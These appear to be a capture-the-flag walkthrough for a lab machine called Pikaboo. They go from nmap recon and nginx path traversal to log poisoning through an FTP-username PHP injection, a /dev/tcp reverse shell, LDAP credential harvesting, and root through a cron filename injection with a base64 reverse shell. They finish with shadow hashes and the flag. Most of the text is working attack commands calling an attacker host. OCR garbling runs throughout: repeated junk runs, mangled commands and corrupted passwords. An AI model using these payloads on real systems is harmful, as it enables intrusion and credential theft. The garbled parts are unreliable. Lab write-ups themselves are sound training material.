

#### **Creds**

Username	Password	Description		
binduser	J~42%W?PFHI]g	ldap		
pwnmeow	_G0tT4_C4tcH_'3m_4IL!_	ftp		

#### **Nmap**

Port	Service	Description				
21	ftp	vsftpd 3.0.3				
22	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)				
80	http	nginx 1.14.2				

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

```
### Mmap 7.91 scan initiated Wed Oct 13 16129123 2021 as: mmap =sC =sV =p 21,22,80 =oN mmap/Targeted =vvv 18.18.18.249

### Mmap scan report for 18.18.18.249

### Most 1s up received echo-received echo-reply titl 63 (8.045s latency).

### SCANMED at 2021-10-13 16129130 EDT for 9

### PORT STATE SERVICE REASON VERSION

### 27/tcp open ftp sym-ack titl 63 OpenSH 7.991 Debian 10-redeblauz (protocol 2.0)

### Last 13.24 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25 13.25
```

#### **Web Enumeration**

owasp zap found this

http://10.10.10.249/admin#jaVasCript:/\*-/\*`/\*`/\*'/\*'/\*\*/(/\* \*/oNcliCk=alert() )//%8D%8A%0d%9a//</stYle/</title/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert() //>\x3csVg/<sVg/oNloAd=alert() //>\x3csVg/oNloAd=alert() //>\x3csVg/oNloAd=alert() //>\x3csVg/oNloAd=alert() //>\x3csVg/oNloAd=alert() //>\x3csVg/oNloAd=alert() //>\x3csVg/oNloAd=alert() //\x3csVg/oNloAd=alert() //\x3

#### /admin

← → C A Not secure | 10.10.10.249/admin

#### Unauthorized

This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.

Apache/2.4.38 (Debian) Server at 127.0.0.1 Port 81

127.0.0.1 port 81.. interesting..

#### get /images (no trailing slash)

GET /images HTTP/1.1

#### Response

```
HTTP/1.1 301 Moved Permanently

Server: nginx/1.14.2

Date: Thu, 14 Oct 2021 01:40:45 GMT

Content-Type: text/html; charset=iso-8859-1

Content-Length: 319

Location: http://lo.10.10.249/images/

Connection: close

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">

<http://docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps.com/docs.ps
```

http://127.0.0.1:81/pokatdex/images

#### maybe Stego??

```
<script>
new Typewriter('#typewriter', {
strings: ['Gotta hunt them all!', 'Look up a Pikashoo here!', 'Hide or seek?', 'Spot the BlindBoi!'],
autoStart: true,
loop: true,
});
</script>
```

download all the images.

```
for i in {1..100}; do wget http://10.10.10.249/images/$i.jpeg; done


sudo docker run -it --rm -v $(pwd)/data:/data -p 127.0.0.1:6901:6901 dominicbreuker/stego-toolkit /bin/bash
```

#### **FFUF**


```
kali@kali:-$ ffuf -u http://$IP/admin../FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
...[snip]...
javascript [Status: 381, Size: 314, Words: 28, Lines: 18]
...[snip]...
server-status [Status: 288, Size: 5383, Words: 259, Lines: 186]
...[snip]...
```

- javascript (301)
- server-status (200)

#### /admin../server-status/



admin\_staging



view source got version 2.1.2

confirmed with /admin../admin\_staging/CHANGELOG.md ightarrow same as github

#### more FFUF




# more fuff to find Ifi

github Ifi list.txt

### **FFUF Report**

FU	zz	URL	Redirectlocation	Position	Status Code	Content Length	Content Words	Content Lines	Content Type	ResultFile	
/va	r/log/vsftpd.log	http://10.10.10.249/admin/admin_staging/index.php? page=/var/log/vsftpd.log		213	200	19803	3893	414	text/html; charset=UTF-8		



Great! we can read the ftp log., usernames and passwords?... yes username, nope passwords.. but maybe we can inject php code into it and get a rev shell...

pwnmeow

```
kaligkali:-$ ftp $IP

Connected to 10.10.10.249.

220 (vsfTPd 3.0.3)

Name (10.10.249:kali): <?php system($_REQUEST['superduper']); ?>
...[snip]...
```

Then connect to log the server reads the php so just execute rev shell

http://pikaboo.htb/admin../admin\_staging/index.php?page=/var/log/vsftpd.log&superduper=%2fbin%2fbash%20-c%20%27%2fbin%2fbash%20-i%20%3E%26%20%2fdev%2ftcp%2f10%2e10%2e14%2e5%2f9001%200%3E%26%20%2f

#### /etc/passwd

confirms pwnmeow

## htpasswd for /admin based off /etc/apache2/sites-enabled/000-default.conf

www-data@pikaboo:/etc/apache2\$ cat htpasswd admin:\$apr1\$0.2FVyFK\$Xn42uf/ySS5TPTKXfehXM.

Possible algorithms: Apache  $\mathit{apr1}$  MD5, md5apr1, MD5 (APR)

apollo.config.is

#### docker-compose.yml

```
POSTGRES_PASSMORD: ${POSTGRES_PASSMORD:-pokemon}
POSTGRES_USER: ${POSTGRES_USER:-ash}
POSTGRES_USE: ${POSTGRES_USER:-pokeap1}
```

#### docker-compose.py

```
www-dataGpikaboo:/opt/pokeapi/config$ cat docker-compose.py
# Docker settings
import os
from .settings import *

DATABASES = {
    "default": {
        "ENGINE": "django.db.backends.postgresql_psycopg2",
        "NAME": os.environ.get("POSTGRES_DBS", "pokeapi"),
        "USER": os.environ.get("POSTGRES_DESER", "ash"),
        "PASSWORD": os.environ.get("POSTGRES_PASSWORD", "pokemon"),
        "HOST": os.environ.get("POSTGRES_HOST", "db"),
        "PORT": os.environ.get("POSTGRES_PASSWORD", "pokemon"),
        "PORT": os.environ.get("POSTGRES_PORT", 5432),
```

#### docker.py

```
www-data@pikaboo:/opt/pokeapi/config$ cat docker.py
# Docker settings
from .settings import *

DATABASES = {
  "default": {
      "EMGINE": "django.db.backends.postgresql_psycopg2",
      "NAME": "pokeapi",
      "USER": "ash",
      "PASSWGRD": "pokemon",
      "NOST": "localhost",
      "PORT": "",
```

## settings.py

```
SECRET_KEV = "4nksdock439320df*(^x2_scm-o$*py3e@-awu-n^hipkm%2l$sw%62l#"

DATABASES = {
    "!dsp": {
        "ENGINE": "ldapdb.backends.ldap",
        "NAME": "ldap:///",
        "USER": "cn=binduser,ou=users,dc=pikaboo,dc=htb",
        "PASSWORD": "J-42mW?PFHl]g",
    },

SECRET_KEV = os.environ.get(
    "SECRET_KEV", "ubx*22ijbo(^x2_scm-o$*py3e@-awu-n^hipkm%2l$sw%62l#"
```

binduser:J~42%W?PFHI]g  $\Rightarrow$  00 - Loot > Creds

#### netstat

```
      www-data@pikaboo:/dev/shm% netstat -tulpn

      Active Internet connections (only servers)

      Proto Recv-Q Send-Q Local Address
      Foreign Address
      State
      PID/Program name

      tcp 0 0 0.0.0.0:80 0.0.0:0:* LISTEN 547/nginx: worker p

      tcp 0 0 0.27.0.0:1:81 0.0.0.0:* LISTEN -

      tcp 0 0 0.27.0.0:1:389 0.0.0.0:* LISTEN -

      tcp 0 0 0:::0
      1::* LISTEN 547/nginx: worker p

      tcp6 0 0:::21 :::* LISTEN -

      tcp6 0 0:::22 :::* LISTEN -
```

port 389 = Idap

#### Idapsearch binduser

```
www-data@pikaboo:/dev/shm$ ldapsearch -x -h localhost -D 'cn=binduser,ou=Users,dc=pikaboo,dc=htb' -w 'J~428W?PFHl]g' -b "CN=binduser,ou=Users,DC=pikaboo,DC=htb"
# extended LDIF
# B LDAPv3
# base <CN=binduser,ou=Users,DC=pikaboo,DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
```

```
# binduser, users, pikaboo.htb
dn: cn=binduser,ou=users,dc=pikaboo,dc=htb
cn: binduser
objectClass: simpleSecurityObject
objectClass: organizationalRole
userPassword:: Sn4OMIVXPIBGSGxdZw==

# search result
search: 2
result: 0 Success
# numResponses: 2
# numResponses: 2
# numResponses: 1
```

#### Idapsearch ftp

```
we dataSpillation / Stagesarch - - - in Sealthest - D' Combindoars, portions, plospillation, plo
```

pwnmeow:\_G0tT4\_C4tcH\_'3m\_4IL!\_  $\rightarrow$  00 - Loot > Creds

### code review

## /usr/local/bin/csvupdate\_cron

```
for d in /srv/ftp/*

do
    cd $d
    /usr/local/bin/csvupdate $(basename $d) *csv
    rm -rf *

done
```

- 1. for every directory in the ftp directory (there are a lot)
- 2. cd into the directory and run csvupdate with the paramaters (the folder name without the full path) and any csv file in the folder
- ex. csvupdate abilities abilities.csv
- 3. delete the files in the folde
- 4. done

### tried multiple dif rev shells this one worked finally...

ftp pwnmeowg10.10.10.249:/abilities> put '|echo "L2Jpbi9iYXNoICljICcvYmluL2Jhc2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuODgvOTAwMiAwPiYxJwo="|base64 -d|bash;echo .csv'

#### root

```
root@pikaboo:~# whoami
root
root@pikaboo:-# id
uid=8(root) gid=9(root)
```

#### uname -a

root@pikaboo:/etc# uname -a
Linux pikaboo.htb 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86\_64 GNU/Linux

## /etc/shadow

root@pikaboo:~# cat /etc/shadow
root:\$6\$rmBpCrNSohpbrXpW\$6X1z\$EcAl@ELQH28F21.V@cvZgWCNkatRbXCv5WNlIW2mkhECPMTwmlj.BRD.t7.Z5CQPvul9EGORXbpOnb540:18816:0:99999:7:::
...[snfp]...
pwmmeow:\$6\$HCCFfbR.b9evmTUv\$s.KtcDNAburm1TyaSt2hNwrciq/yPQ8/g6KmeJr4hj1SBN.ddDNuNcPJXY.H0Y.DoRVov0Z0wfXJ8OmvHAAeC/:18816:0:99999:7:::
...[snfp]...

## root.txt

root@pikaboo:~# cat root.txt 00dcabd789bc075aa019147336e4b5e6